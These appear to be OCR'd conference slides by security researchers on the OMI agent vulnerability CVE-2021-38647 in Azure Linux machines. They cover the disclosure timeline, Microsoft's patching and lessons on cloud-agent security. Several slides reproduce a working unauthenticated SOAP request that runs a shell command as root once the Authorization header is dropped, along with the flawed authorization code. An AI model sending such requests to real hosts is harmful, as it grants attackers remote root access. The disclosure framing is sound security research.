
OMI Execution Flow



Zero has a meaning

uid=0 & gid=0
are equal to root!

It Doesn't Hurt To Try



RSAConference2022

CVE-2021-38647 – Remote Command Execution as root

It's Time To Look at the Configuration

omiserver.conf

```
1  # omiserver configuration file
2
3  ##
4  ## httpport -- listening port for the binary protocol (default is 5985)
5  ##
6  httpport=0
7
8  ##
9  ## httpsport -- listening port for the binary protocol (default is 5986)
10 ##
11 httpsport=0
12
```

It's Time To Look at the Configuration

omiserver.conf

```
1  # omiserver configuration file
2
3  ##
4  ## httpport -- listening port for the binary protocol (default is 5985)
5  ##
6  httpport=5985
7
8  ##
9  ## httpsport -- listening port for the binary protocol (default is 5986)
10 ##
11 httpsport=5986
```

Are You Listening?

```
root@wiz-researh:/home/azureuser# netstat -lntp | grep omi
tcp6       0      0 :::5985                 :::*                    LISTEN      14301/omiengine
tcp6       0      0 :::5986                 :::*                    LISTEN      14301/omiengine
root@wiz-researh:/home/azureuser#
```

What Language Are You Speaking?

- What is the protocol for communication?
  - HTTP obviously
    - Yes, but what is the real protocol?
- How do we reverse-engineer the protocol?
  - Read through thousands of lines of code
  - Blackbox

```
--hostname H        Optional target host name. If not specified, binary protocol on the local machine.
                    If specified, wsman is used over http or https, as specified by the --encryption flag
--port portnum      Port number to use for HTTP or HTTPS.
```

OMI Remote Communication

```
/opt/omi/bin/omicli --hostname 192.168.1.1 -u nir -p password iv root/scx
{ SCX_OperatingSystem } ExecuteShellCommand { command 'id' timeout 0 }
```

Regular OMI Remote Command Request

```
POST /wsman/ HTTP/1.1
Host: wiz-research.com:5986
Content-Length: 1495
Content-Type: application/soap+xml;charset=UTF-8
Authorization: Basic bmlyOlZhbGlkUGFzc3dvcmQ=

<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope"...>
  <s:Header>
    <a:To>
      HTTP://wiz-research.com:5986/wsman/
    </a:To>
    ....
    <s:Body>
      <p:ExecuteShellCommand_INPUT xmlns:p="
      http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem">
        <p:command>
          id
        </p:command>
```

Valid credentials


Command Output

```
<SOAP-ENV:Body>
  <p:SCX_OperatingSystem_OUTPUT xmlns:p="
  http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem">
    <p:ReturnValue>
      TRUE
    </p:ReturnValue>
    <p:ReturnCode>
      0
    </p:ReturnCode>
    <p:StdOut>
      uid=1003(nir) gid=1003(nir) groups=1003(nir)&#10;
    </p:StdOut>
    <p:StdErr>
    </p:StdErr>
  </p:SCX_OperatingSystem_OUTPUT>
</SOAP-ENV:Body>
```

Basic Logic

”Skip the authentication, and you are root”

Basic Logic


MICLI
MIENGINE
MISERVER
Authentication Request
Authentication Request
Authentication Response
Authentication Response
AuthStruct
uid = 0
gid = 0
Execute /bin/id
Execute /bin/id (uid=0, gid=0)
uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)

Wrong Credentials Request

```
POST /wsman/ HTTP/1.1
Host: 127.0.0.1:1337
Content-Length: 1495
Content-Type: application/soap+xml;charset=UTF-8
Authorization: Basic bmlyOldyb25nUGFzc3dvcmQ=

<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="
http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:n="
http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:w="
```

Fingers Crossed

```
POST /wsman/ HTTP/1.1
Host: wiz-research.com:5986
Content-Length: 1495
Content-Type: application/soap+xml;charset=UTF-8

<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope"...>
  <s:Header>
    <a:To>
      HTTP://wiz-research.com:5986/wsman/
    </a:To>
    ....
    <s:Body>
      <p:ExecuteShellCommand_INPUT xmlns:p="
      http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem">
        <p:command>
          id
        </p:command>
```

Request to Root

```
<SOAP-ENV:Body>
  <p:SCX_OperatingSystem_OUTPUT xmlns:p="
  http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem">
    <p:ReturnValue>
      TRUE
    </p:ReturnValue>
    <p:ReturnCode>
      0
    </p:ReturnCode>
    <p:StdOut>
      uid=0(root) gid=0(root) groups=0(root)&#10;
    </p:StdOut>
    <p:StdErr>
    </p:StdErr>
  </p:SCX_OperatingSystem_OUTPUT>
</SOAP-ENV:Body>
```

```
if(handler->recvHeaders.authorization)
    {
        /*  ...  */
        authorized = IsClientAuthorized(handler);

        if (PRT_RETURN_FALSE == authorized)
        {
            goto Done;
        }
        else if (PRT_CONTINUE == authorized)
        {
            return PRT_CONTINUE;
        }
    }
    else
    {
        if (handler->authFailed) // authFailed = False by default
        {
            handler->httpErrorCode = HTTP_ERROR_CODE_UNAUTHORIZED;
            return PRT_RETURN_FALSE;
        }
    }

    r = Process_Authorized_Message(handler);
```

Who is Affected?

– All Azure customers who use Linux machines and enabled one of the following services:

Privilege Escalation

1. Azure Stack Hub
2. Azure Sentinel
3. Azure Security Center
4. Azure Monitor (Container Monitoring Solution)
5. Azure Log Analytics
6. Azure Update Management
7. Azure Diagnostics
8. Azure Automation State Configuration (DSC)

Who is Affected?

– All Azure customers who uses Linux machines and enabled one of the following services:


Privilege Escalation

1. Azure Stack Hub
2. Azure Sentinel
3. Azure Security Center
4. Azure Monitor (Container Monitoring Solution)
5. Azure Log Analytics
6. Azure Update Management
7. Azure Diagnostics
8. Azure Automation State Configuration (DSC)

Remote Code Execution

The Patching Moment

- June 1, 2021 - Reported all 4 vulnerabilities to MSRC
  - With a 90 days disclosure deadline
- Aug 12, 2021 - Microsoft fixed the vulnerabilities in the OMI project



Releasing a New Version

- New version release in Sep 8, 2021
- Six days before CVD on Sep 14, 2021 (Patch Tuesday)

08 Sep 2021

deepakjain111

v1.6.8-1

4ce2cf1

Compare

v1.6.8-1 Latest

Open Management Infrastructure

v1.6.8-1

Release Notes

- Security related fix

Patch Tuesday - Sep 14, 2021

- Microsoft releases software patches for OMI
- Customers are required to update the agents themselves

14 Sep 2021	20 Sep 2021	CVE-2021-38649	Open Management Infrastructure Elevation of Privilege Vulnerability
14 Sep 2021	20 Sep 2021	CVE-2021-38648	Open Management Infrastructure Elevation of Privilege Vulnerability
14 Sep 2021	20 Sep 2021	CVE-2021-38647	Open Management Infrastructure Remote Code Execution Vulnerability
14 Sep 2021	20 Sep 2021	CVE-2021-38645	Open Management Infrastructure Elevation of Privilege Vulnerability

The Day of Public Disclosure

- Customers are required to update the agents
  - It is unclear if the vulnerabilities affect Azure customers
  - Most customers are not familiar with OMI
  - Not a fair request
- As a result, most customers remained vulnerable and helpless

The Day of Public Disclosure

- We have an emergency meeting with MSRC
  - Mitigation guidelines were not working
  - Azure was still serving vulnerable agent

The Day After

Kevin Beaumont 
@GossiTheDog

Microsoft Azure silently install management agents on your Linux VMs, which now have RCE and LPE vulns.


Microsoft don't have an auto update mechanism, so now you need to manually upgrade the agents you didn't know existed as you didn't install them.

wiz.io
"Secret" Agent Exposes Azure Customers To Unauthorized Code Execution | Wiz Blog

12:48 AM · Sep 15, 2021 · Twitter for iPad


2,553 Retweets **534** Quote Tweets **4,337** Likes

Two Days Later



Two Days Later

- Microsoft auto-updated and auto-patched all OMI agents
- Provided detailed mitigation guidelines



Additional Guidance Regarding OMI Vulnerabilities within Azure VM Management Extensions

MSRC / By MSRC Team / September 16, 2021

Last updated on October 5, 2021: See revision history located at the end of the post for changes.

RSAConference2022

The Broader Issue

Agents' Security

- Agents are an attack vector:
  - Supply chain risk
  - Run with high privileges
  - Listen on external network interfaces

- And therefore:
  - Threat model any agent in the environment
  - Ask vendors security questions before installation

Lack of Transparency

Customers have a security exposure they are not aware of!

Who is Responsible?

- Users:
  - Threat model cloud agents the same as you do with any 3rd party software
  - Keep records of the agents
  - Track and detect agent vulnerabilities

Who is Responsible?

- Cloud Providers:
  - Share more information on cloud agents
  - Issue CVEs
  - Provide mitigation guidance
  - Alert customers

Cloud Middleware Dataset

GitHub.com/wiz-sec/cloud-middleware-dataset

Questions?

GitHub.com/wiz-sec/cloud-middleware-dataset

 **@nirohfeld @ShirTamari**

Q&A